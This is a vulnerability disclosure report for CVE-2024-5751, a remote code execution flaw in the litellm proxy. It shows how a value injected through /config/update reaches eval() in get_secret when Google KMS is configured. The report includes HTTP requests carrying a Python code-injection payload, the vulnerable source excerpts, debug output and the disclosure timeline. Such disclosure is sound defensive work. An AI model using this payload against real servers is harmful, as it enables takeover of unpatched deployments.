Remote code exection base on using eval unsafe in berriai/litellm

Valid Reported on Apr 17th 2024

Description

This is a bypass version of this report: https://huntr.com/bounties/a3221b0c-6e25-4295-ab0f-042997e8fc6. Although the variable when setting through `/config/update` will be encrypt and base64 encode, in the `add_deployment` function it will base64 decode, decrypt data, and assign it into os.environ. After poisoning the environment, attacker need to trigger `get_secret` to get the malicious environment and get rce. It requires the server to use Google KMS and DB to store a model.

Proof Of Concept

Now that I don't have a Google KMS, I will add the print function to the source code to explain.

Firstly, I send a request to endpoint `/config/update`.

```
POST /config/update HTTP/1.1
Host: localhost:4000
Accept: application/json
Authorization: Bearer sk-1234
Content-Type: application/json
Content-Length: 192

{ "environment_variables": {"PERPLEXITYAI_API_KEY":"__import__('os').system('touch
```

Now, our malicious environment is encrypted and base64 encoded. But in `add_deployment` it will decode base64 and decrypt it, and assign it to os.environ.

`add_deployment`

```
async def add_deployment(
    self,
    prisma_client: PrismaClient,
    proxy_logging_obj: ProxyLogging,
):
    """
    - Check db for new models (last 10 most recently updated)
    - Check if model id's in router already
```

```
    - If not, add to router
    """
    global llm_router, llm_model_list, master_key, general_settings

    import base64

    try:
        ...
        ...
        ...

        config_data = await proxy_config.get_config()
        ...
        ...
        ...
        # we need to set env variables too
        environment_variables = config_data.get("environment_variables", {})
        for k, v in environment_variables.items():
            try:
                decoded_b64 = base64.b64decode(v)
                value = decrypt_value(value=decoded_b64, master_key=master_key)
                os.environ[k] = value
            except Exception as e:
                verbose_proxy_logger.error(
                    "Error setting env variable: %s - %s", k, str(e)
                )

    ...
    ...
    ...
```

After poisoning the environment, I create a model that will read `PERPLEXITYAI_API_KEY` by using `get_secret`.

```
POST /model/new HTTP/1.1
Host: localhost:4000
Content-Length: 183
accept: application/json
Content-Type: application/json
Authorization: Bearer sk-1234
Connection: close

{ "model_name": "DECODE", "litellm_params": {   "model": "perplexity/fake",   "tpm"
```

It will trigger `llm_router.add_deployment`

```
    def add_deployment(self, deployment: Deployment):
        ...
        ...
        ...
        # initialize client
        self._add_deployment(deployment=deployment)
```

```
...
...
...
```

In `_add_deployment`, it will call the function `litellm.get_llm_provider` and this function will use `get_secret` with a secret name based on my model in the request above.

```
litellm-1  | IN GET_SECRET WITH SECRET_NAME PERPLEXITYAI_API_KEY
litellm-1  | Dynamic_api_key: __import__('os').system('touch /tmp/pwned.txt')
```

I add a print function to `litellm/utils.py#get_secret` and `litellm/router.py#_add_deployment` to debug

When the server uses GoogleKMS after getting the value from the environment, it will bring the value into the eval function:

```
7854  def get_secret(
7871              == "azure.keyvault.secrets._client.SecretClient"
7872          ):  # support Azure Secret Client - from azure.keyvault.secrets import SecretClient
7873              secret = client.get_secret(secret_name).value
7874          elif (
7875              key_manager == KeyManagementSystem.GOOGLE_KMS
7876              or client.__class__.__name__ == "KeyManagementServiceClient"
7877          ):
7878              encrypted_secret: Any = os.getenv(secret_name)
7879              if encrypted_secret is None:
7880                  raise ValueError(
7881                      f"Google KMS requires the encrypted secret to be in the environment!"
7882                  )
7883              b64_flag = _is_base64(encrypted_secret)
7884              if b64_flag == True:  # if passed in as encoded b64 string
7885                  encrypted_secret = base64.b64decode(encrypted_secret)
7886              if not isinstance(encrypted_secret, bytes):
7887                  # If it's not, assume it's a string and encode it to bytes
7888                  ciphertext = eval(
7889                      encrypted_secret.encode()
7890                  )  # assuming encrypted_secret is something like - b'\n$\x00D\xac\xb4/t)07\xe5\xf6..'
7891              else:
7892                  ciphertext = encrypted_secret
7893
7894              response = client.decrypt(
7895                  request={
7896                      "name": litellm._google_kms_resource_name,
7897                      "ciphertext": ciphertext,
7898                  }
7899              )
7900              secret = response.plaintext.decode(
7901                  "utf-8"
7902              )  # assumes the original value was encoded with utf-8
```

REDIS_HOST Aa ab .* No results

Impact

Remote Code Execution

Occurrences

utils.py L8732

We are processing your report and will contact the **berriai/litellm** team within 24 hours. 2 years ago

trongphuc12 modified the report 2 years ago

trongphuc12 modified the report 2 years ago

We have contacted a member of the berriai/litellm team and are waiting to hear back 2 years ago

We have sent a follow up to the berriai/litellm team. We will try again in 4 days. 2 years ago

We have sent a second follow up to the berriai/litellm team. We will try again in 7 days. 2 years ago

trongphuc12 modified the report 2 years ago

We have sent a third follow up to the berriai/litellm team. We will try again in 14 days. 2 years ago

We have sent a fourth follow up to the berriai/litellm team. We will send a final notification 48 hours before report publication. 2 years ago

Sabrina Midturi set the scheduled publication date to Jun 16th 2024 UTC 2 years ago

Marcello validated this vulnerability 2 years ago

trongphuc12 has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

CVE-2024-5751 assigned to this report. 2 years ago

We have sent a warning to the berriai/litellm team to inform them that this report will be published in 48 hours 2 years ago

This vulnerability has now been published 2 years ago

CodeVigilante commented 2 years ago

hello I made a pull request to get the fix bounty :)
https://github.com/BerriAI/litellm/pull/4228

Sincerely :)

CVE-2024-5751 has now been published 2 years ago

We have notified the berriai/litellm maintainers about this report in their weekly follow-up a year ago

Sign in to join this conversation

CVE
CVE-2024-5751
Published

Vulnerability Type
CWE-94: Code Injection

Severity
Critical (9.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Open in visual CVSS calculator

Registry
Pypi

Affected Version
v1.35.8


Visibility
Public

Status
Awaiting fix

Disclosure Bounty
$1500

Fix Bounty
$375

Found by



trongphuc12
@trongphuc12
MIDDLEWEIGHT

